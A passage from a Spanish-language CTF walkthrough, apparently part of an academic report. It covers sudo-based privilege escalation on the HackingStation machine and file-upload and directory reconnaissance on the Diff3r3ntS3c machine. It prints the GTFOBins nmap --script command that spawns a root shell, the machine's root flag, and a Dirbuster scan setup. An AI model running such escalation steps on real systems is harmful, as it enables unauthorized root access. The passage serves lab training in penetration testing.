En la web se indica que próximamente se va a añadir nmap a la web, lo cual es un dato interesante porque podría tener permisos o configuraciones temporales vulnerables presentes durante la fase de desarrollo. Sin embargo, es buena idea chequear otros vectores típicos de escalada de privilegios en Linux antes de empezar a examinar binarios. Mediante el comando

```
sudo -l
```

es posible comprobar la lista de permisos y privilegios asignados al usuario *hacker* en el archivo *sudoers*, como se observa en la figura 5.28

```
hacker@HackingStation:/home/hacker/Desktop$ sudo -l
sudo -l
Matching Defaults entries for hacker on HackingStation:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User hacker may run the following commands on HackingStation:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /usr/bin/nmap
```

Figura 5.28: Ejecución del comando sudo -l en máquina HackingStation

La línea

```
(ALL) NOPASSWD:/usr/bin/nmap
```

indica que el usuario *hacker* puede ejecutar el comando *nmap* con privilegios sudo sin contraseña. Este dato es muy interesante y podría ser un vector de escalada de privilegios.

La siguiente web

GTFOBins

contiene una lista de binarios Unix que pueden utilizarse para escalar privilegios en sistemas con configuraciones vulnerables, junto con las condiciones y los métodos de escalada asociados. En el siguiente enlace aparecen 2 métodos de escalada de privilegios mediante nmap con permisos de sudo

Escalada de privilegios utilizando nmap con permisos de sudo (GTFOBins)

como se puede observar en la figura 5.29




Figura 5.29: Métodos de escalada de privilegios mediante nmap con permisos de sudo en GTFOBins

Observando el primer método

```
TF=$(mktemp)

echo 'os.execute(/bin/sh")' >$TF

sudo nmap --script=$TF
```

y ejecutando las instrucciones en el orden indicado se obtiene el root flag, que es

3XIjDC46DOiIPLFfvsSYFOGlWnObxq

como se puede observar en la figura 5.30




Figura 5.30: Obtención del root flag de la máquina HackingStation

Este método asigna un nombre único a un archivo temporal utilizando el comando *mktemp* y luego escribe un script en él que ejecute una shell. Finalmente, utiliza *sudo* para ejecutar el comando *nmap* pasando el archivo temporal como argumento de script logrando ejecutar la shell con *nmap* obteniendo así una shell con permisos de *root*.

5.1.4. Diff3r3ntS3c

5.1.4.1. Explotación

Ejecutando el comando

```
nmap -F 10.0.2.15
```

como se observa en la figura 5.31




Figura 5.31: Ejecución de fast scan con nmap sobre la máquina Diff3r3ntS3c

Este output indica que está abierto el puerto 80 con un servicio HTTP disponible, es decir, un servicio web. Parece ser la web de una empresa llamada **Diff3r3ntS3c**, en la que hay distintas secciones como se puede observar en las figuras 5.32, 5.33, 5.34 y 5.35




Figura 5.32: Sección "Welcome" de la web de la máquina Diff3r3ntS3c




Figura 5.33: Sección "Who we are" de la web de la máquina Diff3r3ntS3c




Figura 5.34: Sección "What we do" de la web de la máquina Diff3r3ntS3c




Figura 5.35: Sección "Get in touch" de la web de la máquina Diff3r3ntS3c

Por lo que se puede observar en las distinas secciones, es una web bastante estática, salvo por la última sección, *Get in touch*, que contiene un formulario que permite al usuario enviar su nombre, teléfono y CV para ponerse en contacto con la empresa. Poder mandar o subir ficheros a una web siempre es una funcionalidad interesante desde el punto de vista del pentester porque podría permitir subir archivos maliciosos si no hay comprobación o saneamiento del input.

En la web no indican si se puede subir un *pdf*, *txt*, *docx*... por lo que se ha probado a subir

una foto llamada *test.jpg* junto con los datos *james* y *123456789* como nombre y teléfono respectivamente, como se observa en la figura 5.36




Figura 5.36: Subida de archivo jpg a la web de la máquina Diff3r3ntS3c

Haciendo click en el botón *Upload* se obtiene el mensaje de la figura 5.37




Figura 5.37: Subida exitosa de archivo jpg a la web de la máquina Diff3r3ntS3c

Esto es interesante, ya que un candidato a trabajar en la empresa que quiera enviar su CV, no debería poder enviar una foto, sino un archivo de tipo pdf. Esto lleva a pensar que no hay una comprobación del tipo de archivo que se está subiendo o que esta comprobación es pobre o insegura.

La pregunta es... ¿Dónde se ha subido esa foto? No hay un enlace que permita acceder a la foto

subida y la web no tiene login, por lo que es preciso realizar un escaneo de directorios con una herramienta como *Dirbuster*. Ejecutando el siguiente comando en la consola

```
dirbuster
```

se lanza la interfaz gráfica de la herramienta. Para poder lanzar el escaneo se pueden rellenar los parámetros de la manera que se indica en la figura 5.38




Figura 5.38: Parámetros de Dirbuster para realizar un escaneo de directorios sobre la web de la máquina Diff3r3ntS3c

La asignación de estos parámetros tiene estos motivos:

- **Target URL**: la URL base de la web.
- **Go Faster**: implica que el escaneo va a ser más intenso a costa de utilizar muchos hilos, por lo que terminará antes. Al ser un CTF y no una web en producción se puede marcar sin problemas.
- **List based brute force**: implica que se van a buscar directorios contenidos en una lista de palabras y no buscando sistemáticamente probando todas las combinaciones de caracteres posibles, lo cual tendría un coste temporal grandísimo.
- **Brute Force Dirs and Files**: se desea buscar tanto directorios como ficheros.
- **Be Recursive**: inicialmente el escaneo de directorios se realiza sobre el directorio raíz, pero marcar esta opción implica que, si se encuentra un directorio durante el escaneo, se realiza el mismo escaneo de directorios sobre ese directorio encontrado.
- **File extension**: indica qué tipo de archivos se desean buscar. Se ha indicado el tipo *txt* por ser una extensión bastante común, *jpg* porque es la extensión de la foto subida y *php* porque es lenguaje de programación utilizado en el backend de la web. Esto se sabe por la

extensión del script *uploadData.php* que gestiona la subida de los datos al servidor, como se puede ver en la URL de la captura anterior.

Antes de que haya terminado, *Dirbuster* ya arroja resultados interesantes relacionados con directorios que podrían ser de subida de archivos, como se puede ver en la figura 5.39




Figura 5.39: Resultado de Dirbuster al realizar un escaneo de directorios sobre la web de la máquina Diff3r3ntS3c

Los directorios `/uploads` y `/uploads/1` devuelven código HTTP 200 y tamaños de respuesta distintos, lo cual indica que son accesibles y que tienen contenido válido. Accediendo al directorio `/uploads/1` se obtiene la respuesta de la figura 5.40




Figura 5.40: Directorio /uploads/1 de la web de la máquina Diff3r3ntS3c

donde hay una vulnerabilidad de tipo *directory listing* que permite listar los archivos que contiene. Entre ellos está la foto subida (figura 5.41)

